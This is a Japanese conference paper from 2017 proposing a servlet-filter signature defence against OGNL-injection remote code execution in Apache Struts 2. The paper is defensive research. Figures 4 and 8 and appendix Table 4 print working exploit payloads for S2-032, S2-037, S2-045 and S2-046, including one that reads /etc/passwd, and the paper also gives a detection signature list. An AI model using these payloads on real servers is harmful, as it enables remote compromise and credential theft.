Computer Security Symposium 2017
23 - 25 October 2017

OGNL の実行に起因する Struts 2 の脆弱性に対する防御手法の提案

藤本 万里子[†1]　松田 亘[†1]　満永 拓邦[†1]

概要：Struts 2 は Web アプリケーション開発フレームワークで日本の多くの Web サイトで用いられている． 近年，Struts 2 が利用する式言語である Object Graph Navigation Language（OGNL）を悪用してリモートから任意のコード実行が可能となる複数の脆弱性が見つかっている．脆弱性公開とほぼ同時に攻撃コードが公開されることもあるため，十分な備えを行っていても防御が難しい状況にあり，国内で被害が多数確認されている． そこで本稿では，OGNL の記法に着目した Struts2 の防御方法を提案する．サーブレットフィルタを用いて，特徴的なパターンをブロックすることにより，未知の脆弱性であっても関連する攻撃の検知と遮断が可能となることを検証する．

キーワード：Web セキュリティ，フィルタリング，脆弱性，Struts 2，OGNL

A method for defending vulnerabilities of Struts 2 caused by OGNL

Mariko Fujimoto[†1]　Wataru Matsuda[†1]　Takuho Mitsunaga[†1]

Abstract: Apache Struts 2 is an open-source web application framework for development and widely used in Japan. Recently, some vulnerabilities leveraging Object Graph Navigation Language (OGNL) used by Struts 2 that allow Remote code execution are found. Protecting web applications is becoming difficult if there are some countermeasures for attacking, because sometimes exploit codes are published almost the same time that vulnerabilities are published. For that reason, we observed many attacks in Japan. Therefore, in this study, we propose protecting method that focus on expression of OGNL. We tested whether it is possible to detect and protect from attacks by using Servlet Filter which blocks specific patterns even if it is unknown vulnerabilities.

Keywords: Web security, filtering, vulnerability, Struts 2, OGNL

1. はじめに

Struts 2[1]は MVC (Model/View/Controller) モデルにもとづくオープンソースの Java の Web アプリケーションフレームワークであり，様々なアプリケーションで使用されている．アプリケーションサーバなどのソフトウエアに組み込まれていることもある．図 1 は Struts 2 の概要である。



図 1　Struts 2 の概要

Figure 1　Overview of Struts 2

Struts 2 は Web アプリケーションの開発において便利な反面，脆弱性が見つかると，Struts 2 を利用している Web アプリケーションやソフトウエアが影響を受けるため影響範囲が広い．2016 年以降から現在までで，Struts 2 には 20 件以上の脆弱性が見つかっている．中でも，OGNL[2] に起因して任意のコード実行が可能となる脆弱性は 9 件見つかっている．また，Struts 2 はオープンソースであることからソースコードの変更点の調査が容易なため，脆弱性が公開されると数日中に攻撃コードが公開され，攻撃に悪用されることがある．それ故，脆弱性の情報収集などを行っていても防御するのが難しい状況にある．また，Struts 2 は開発フレームワークであるため，脆弱性の修正パッチが公開されても，運用担当が速やかにアップデートを行うことは難しい場合も多い．そのため，運用面における回避策や再発防止策も考えておく必要がある．

これらに対する運用面の対策の一つとして，WAF(Web Application Firewall) [a]を使って特徴的なパターンをブロッ

†1 東京大学情報学環 セキュア情報化社会研究グループ, The University of Tokyo, Secure information society research group

a) シグネチャマッチングや振る舞い検知により，Web アプリケーション

クすることが考えられるが，商用 WAF はコストがかかり，導入が難しい場合もある．また脆弱性の公開から攻撃が始まるまでの期間が短い場合は，WAF のシグネチャ更新が間に合わないこともある[3].

そこで，本研究では，OGNL に起因する複数の脆弱性の特徴を抽出し，脆弱性が作りこまれる本質的な原因を調査する．そのうえで，Java サーブレットの標準機能であるサーブレットフィルタを用いて， 比較的低コストに OGNL を悪用する攻撃を検知・遮断する方法を提案する．

2. Struts 2 の脆弱性を悪用する攻撃

近年，OGNL に起因する脆弱性が多数見つかっている．本章では，OGNL に起因する脆弱性とその攻撃手法について述べる．

2.1 Object Graph Navigation Language（OGNL）

OGNL は，JSP(Java Server Pages)などの View を実装するコンテンツから Java クラスのプロパティやメソッドにアクセスできる式言語[b]である．Struts 2 は OGNL を用いた Web アプリケーションの開発をサポートしており，Struts 2 内部においても使われている．図 2 は OGNL の例である。

```
＜View (JSP with OGNL)＞
<s:property value="%{sampleList.size}"/>
<s:property value="%{sampleList[0]}"/>

＜Action (Java Class)＞
public class SampleAction extends ActionSupport {
   private   List<String> sampleList;
   public List<String> getSampleList() {
         return sampleList;
   }
   public void setSampleList(List<String> sampleList) {
         this.sampleList = sampleList;
   }
   ……..
}
```

図 2　OGNL の例

Figure 2　An example of OGNL

OGNL を使用すると，Java コードの代わりにタグを使った式言語を使用できるので，View のコードをシンプルに実装できるという利点がある．一方，任意の Java コードが実行できるため，実装によっては，セキュリティ問題を引き起こすリスクもある．

2.2 OGNL に起因する脆弱性

OGNL に起因する各脆弱性は，異なる脆弱性識別番号が割り当てられているが，Struts 2 のソースコードを調査した結果，本質的な原因は共通していることが分かった．Struts 2 が HTTP リクエストを処理する際の処理に不備があり，リクエストに含まれる文字列を意図せず OGNL として実行してしまうことが原因である．

本研究では、表 1 に示す OGNL に起因する脆弱性を対象に検証を行う．

表 1　OGNL に起因する脆弱性の例

Table 1　Examples of vulnerabilities caused by OGNL.

アドバイザリ No	CVE	概要
S2-032	CVE-2016-3081	Dynamic Method Invocation (DMI) [c]を有効にしている場合，リクエスト URI(クエリ) に含まれる OGNL を評価してしまう
S2-037	CVE-2016-4438	REST Plugin[d]を使用している場合，リクエスト URI に含まれる OGNL を評価してしまう
S2-045	CVE-2017-5638	multipart/form-data を処理する Struts 2 標準のパーサのエラー処理に不具合があり，ContentType に含まれる OGNL を評価してしまう
S2-046	CVE-2017-5638	multipart/form-data を処理する Struts 2 標準のパーサのエラー処理に不具合があり，リクエストボディに含まれる OGNL を評価してしまう

2.3 OGNL を悪用する攻撃手法

前述したとおり，OGNL に起因する脆弱性の本質的な原因はリクエストに含まれる文字列を意図せず OGNL として実行することにある．攻撃コードを調査した結果，攻撃手法にも共通点があり，OGNL を含む細工した HTTP リクエストを送る手法が用いられることが分かった．図 3 は OGNL を悪用する攻撃の例である。

ただし，OGNL を含む攻撃コードが指定される部分はリクエストヘッダやボディなど脆弱性によって異なることが分かっている．

を狙う攻撃リクエストを遮断するためのセキュリティ製品や機能

b) タグなどを使用することにより，プログラムを簡易に表記するための言語

c) 1 つのアクションに対して，複数のメソッドを外部から呼び出すことが出来る Struts 2 の機能
https://struts.apache.org/docs/action-configuration.html#ActionConfiguration-DynamicMethodInvocation

d) Struts を使う Web アプリケーションにおいて REST サービスを実装するためのプラグイン
https://struts.apache.org/docs/rest-plugin.html



図 3　OGNL を悪用する攻撃の例

Figure 3　An example of attacks leveraging OGNL

図 4 は，S2-045(CVE-2017-5638)の脆弱性を悪用する攻撃リクエストの例である．本脆弱性では，リクエストヘッダの Content-Type に OGNL を含む攻撃コードが指定される．

```
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl .
OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#
_memberAccess=#dm):((#container=#context['com.opensymphony.xw
ork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@c
om.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExclu
dedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(
#context.setMemberAccess(#dm)))).(#cmd='cat
/etc/passwd').(#iswin=(@java.lang.System@getProperty('os.name').toL
owerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/b
in/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#proc
ess=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@get
Response().getOutputStream())).(@org.apache.commons.io.IOUtils@c
opy(#process.getInputStream(),#ros)).(#ros.flush())}
```

図 4　OGNL を悪用する攻撃リクエストの例(S2-045)

Figure 4　An example of malicious request leveraging OGNL

3. 検知・防御手法

Struts 2 の脆弱性や，セキュリティ対策について，複数の調査研究がなされているが[4][5]，シグネチャなど防御のための具体的な手法については言及されていない．そこで，本研究では，シグネチャや実装方法など，具体的な防御手法の提案を行う．

3.1 不正なリクエストの遮断

OGNL を悪用する攻撃リクエストには，OGNL を実行するための特徴的な文字列が共通して含まれるため，それらの特徴的なパターンを遮断することで攻撃を検知・遮断することが可能と考えられる．本研究では，サーブレットフィルタを用いた検知・遮断方法について述べる．

3.2 サーブレットフィルタとは

サーブレットフィルタは，サーブレット[e]を実行する前の処理を行うための機能であり，処理の振り分け，リクエストのフィルタリング，サーブレット間で共通の処理などを実装する．図 5 はサーブレットフィルタの概念図である。



図 5　サーブレットフィルタの概念図

Figure 5　Overview of Servlet Filter

サーブレットフィルタは Filter Chain と呼ばれる複数のフィルタを定義し，順次実行する機能を持っている．Struts 2 もサーブレットフィルタを持っており，Struts 2 の機能を使用するアプリケーションは Struts 2 の機能を利用するために Struts 2 のサーブレットフィルタを実行する設定にしていることが多い．サーブレットフィルタはサーブレットの実行前に実行されるため，サーブレットフィルタで攻撃の可能性があるリクエストを遮断することで，不正なリクエストが Web アプリケーションのビジネスロジック(MVC の Model に該当する部分)に届くことを防ぐことが可能となる．

3.3 遮断すべきリクエストパターンの検討

本節では，サーブレットフィルタで遮断すべき文字列パターンの検証を行った結果について記載する．

攻撃の可能性があるリクエストを遮断するために，通常リクエストに含まれないと考えられるパターンを遮断することは有効であるが，ルールが厳しすぎると正規のリクエストを遮断してしまう可能性がある[6]．そこで，本研究では，攻撃リクエストのパターンを分析し，それらのリクエストに共通的に含まれる OGNL を実行するための特徴的な文字列パターンを調査した．それら特徴的なパターンの例として，以下のようなものが挙げられる．

OgnlContext
OgnlUtil
#context
@DEFAULT_MEMBER_ACCESS
#_memberAccess

e) Java で実装されたサーバサイドで動作する Web アプリケーションプログラム

フィルタの適用によって，正規のリクエストを遮断してしまう可能性を考慮し，以下の検討を行った．

- 通常，OGNL は JSP で使用するタグライブラリ[f]と共に用いられる．JSP やタグライブラリはサーバ側で実行されるため，HTTP リクエストに OGNL 表現が含まれることは通常ないと考えられる．

- 「%{」のような OGNL 式を記載するための文字列をブロックすることも考えられるが，これらの文字は汎用的でリクエストボディ（パラメータ）に含まれる可能性も高いと考えられるため，本研究で使用するサーブレットフィルタではフィルタ対象とせず，より特徴的なパターンのみフィルタ対象としている．

3.4 サーブレットフィルタの例と組み込み方法

本節では，サーブレットフィルタの実装例と Web アプリケーションへの組み込み方法について述べる．なお，本節ではソースコードや設定は，解説が必要な部分のみ抜粋して記述する．詳細は付録 A.1 参照のこと．

図 6 は、OGNL を悪用する攻撃を防御するためのサーブレットフィルタの実装例の一部である。

```
……
// 遮断するリクエストのパターン
private static final String SIGNATURE_OGNL =
"OgnlContext|OgnlUtil|#context|@DEFAULT_MEMBER_ACCESS|#_memberAccess";
……
// サーブレットフィルタのフィルタリング処理は doFilter メソッドに定義する
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
        throws java.io.IOException, javax.servlet.ServletException {
……
// リクエスト URI，クエリ，リクエストボディに対象パターンが含まれるかチェックする
    if (p.matcher(uri).find()) {
// ServletException をスローすると，アプリケーションサーバによってサーバエラーが返却される
        System.out.println("Malicious URI:" + uri);
        throw new ServletException(ERROR_INVALID_REQUEST);
    } else if (null != query && p.matcher(query).find()) {
        System.out.println("Malicious query string:" + query);
        throw new ServletException(ERROR_INVALID_REQUEST);
    } else if (p.matcher(body).find()) {
        System.out.println("Malicious Request body:" + body);
        throw new ServletException(ERROR_INVALID_REQUEST);
    }
……
```

図 6　サーブレットフィルタの実装例（抜粋）

Figure 6　Implementation example of the Servlet Filter (excerpt)

サーブレットフィルタを組み込むためには，Web アプリケーションの web.xml ファイル[g]にサーブレットフィルタの設定を追記する．設定の例を、図 7 に示す．

f) プログラムから独自のタグを扱うためのライブラリ．代表的なものに JSP で使える JSTL などがある

g)リクエストとサーブレットのマッピングやサーブレットフィルタの定義などを行うためのサーブレットの設定ファイル

```
<filter>
    <filter-name>myfilter</filter-name>
    <filter-class>myfilter.ServletFilterForOGNL</filter-class>
</filter>
…
<filter-mapping>
    <filter-name>myfilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
```

図 7　web.xml の設定方法

Figure 7　An example of configuration for web.xml

web.xml 記述時の注意事項として，filter および filter-mapping は複数定義することが可能で，定義した順に実行される．Struts 2 を使用するアプリケーションでは Struts 2 標準のサーブレットフィルタが定義されていることが多い．防御のためのサーブレットフィルタは Struts 2 のサーブレットフィルタの前に定義する必要がある．

4. 検証および結果

前章で述べたサーブレットフィルタを用いて，OGNL を悪用する攻撃の検知・遮断が可能か検証を行う．

4.1 検証環境

以下の環境で検証を行う．

- OS：CentOS 6.6
- Java：1.8
- アプリケーションサーバ：Tomcat 8.5.5

Struts 2 のバージョンや検証に必要な設定を表 2 に示す．

表 2　検証環境

Table 2　Test environments.

脆弱性	Struts 2 のバージョン	デフォルトから変更が必要な設定
S2-032	2.3.28	DMI を有効化
S2-037	2.3.28.1	struts.ognl.enableOGNLEvalExpression を true に設定
S2-045	2.3.31	特になし
S2-046	2.3.31	struts.multipart.parser を jakarta-stream に設定

4.2 検証結果

前述のサーブレットフィルタにより，OGNL を悪用する各脆弱性に対する攻撃を防御できるかを検証した．検証に使用した攻撃リクエストについては付録 A.2 を参照のこと．

検証の結果，表 3 に示す脆弱性を悪用する攻撃リクエストを検知，遮断できることを確認した．

表 3　検証結果

Table 3　Test results

脆弱性	攻撃リクエストパターン	攻撃リクエストを指定する個所	防御可否
S2-032	1	リクエスト URI(クエリ)	○
S2-037	2	リクエスト URI(パス)	○
S2-045	3	リクエストヘッダ	○
S2-046	4	リクエスボディ	○

図 8 は，攻撃リクエストを遮断した際にサーブレットフィルタが出力したアプリケーションサーバ(Tomcat)ログの一例である．

```
Servlet Filter: myfilter.ServletFilterForOGNLCalled.
Malicious request header:content-type: %{(#nike='multipart/form-data').(#dm=@ognl . OgnlContext @DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='cat /etc/passwd').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

図 8　サーブレットフィルタによる遮断ログの例

Figure 8　An example of log for protection using the Servlet Filter

5. おわりに

Struts 2 は Web アプリケーションの開発において便利な反面，脆弱性が見つかった際の影響が大きい．また，攻撃コードが公開されるまでの期間が短く，攻撃から防御するのが難しい状況にある．さらに，速やかなアップデートが難しい場合も多いため，運用面における回避策や再発防止策を適用することが重要である．

サーブレットの標準機能であるサーブレットフィルタ

を用いて特徴的なリクエストパターンを遮断することで，比較的低コストに Struts 2 の脆弱性を悪用する攻撃の被害を抑止することができる．

OGNL に起因する脆弱性は今後も発見される可能性が高く，類似した攻撃リクエストが用いられる可能性が高いことから，本研究で提案した防御手法は今後 OGNL に起因する脆弱性が見つかった場合においても活用出来ると考える．

参考文献

[1] The Apache Software Foundation. "Apache Struts". https://struts.apache.org/

[2] The Apache Software Foundation. "OGNL". https://struts.apache.org/docs/ognl.html

[3] GMO ペイメントゲートウェイ株式会社. "再発防止委員会の調査報告等に関するお知らせ". https://corp.gmo-pg.com/newsroom/pdf/170501_gmo_pg_ir-kaiji-02.pdf

[4] Pieczul, Olgierd. "Analysis and detection of security vulnerabilities in contemporary software". https://cora.ucc.ie/bitstream/handle/10468/3975/PieczulO_PhD2017.pdf

[5] Qinglin Wu, Yanzhong Hu, Yan Wang. "Unit Testing and Action-Level Security Solution of Struts Web Applications Based on MVC". http://ieeexplore.ieee.org/document/5462320/

[6] Yang Zhong, Hiroshi Asakura, Hiroki Takakura, Yoshihito Oshima. "Detecting Malicious Inputs of Web Application Parameters Using Character Class Sequences". http://ieeexplore.ieee.org/abstract/document/7273662/

[7] The Apache Software Foundation. "S2-032". https://struts.apache.org/docs/s2-032.html

[8] The Apache Software Foundation. "S2-037". https://struts.apache.org/docs/s2-037.html

[9] The Apache Software Foundation. "S2-045". https://struts.apache.org/docs/s2-045.html

[10] The Apache Software Foundation. "S2-046". https://struts.apache.org/docs/s2-046.html

付録

付録 A.1 攻撃検知・防御のためのサーブレットフィルタ

本研究で実装したサーブレットフィルタのソースコードを github に公開している．本コードはあくまでサンプルコードであるため，実際の環境に適用する際は，Web アプリケーションに合わせてカスタマイズし，十分に評価を行った上で使用していただきたい．

https://github.com/sisoc-tokyo/Struts2

付録 A.2 攻撃リクエストのパターン

本研究で検証した攻撃リクエストのパターンを表 4 に示す.

表 4　攻撃リクエストのパターン

Table 4　Patterns of attack request

パターン	攻撃リクエスト
1	%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%2C@java.lang.Runtime@getRuntime().exec(%23parameters.command[0]),new%20java.lang.String=&res=com.opensymphony.xwork2.dispatcher.HttpServletResponse&command=touch%20%2ftmp%2fexploit
2	%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@getRuntime%28%29.exec%28%23parameters.command[0]),%23xx%3d123,%23xx.toString.json?&command=touch%20%2ftmp%2fexploit
3	%{(#nike='multipart/form-data').(#dm=@ognl .OgnlContext @DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='cat /etc/passwd').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
4	%{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Check-Struts', 'S2-045 VULNERABLE!!')}.multipart/form-data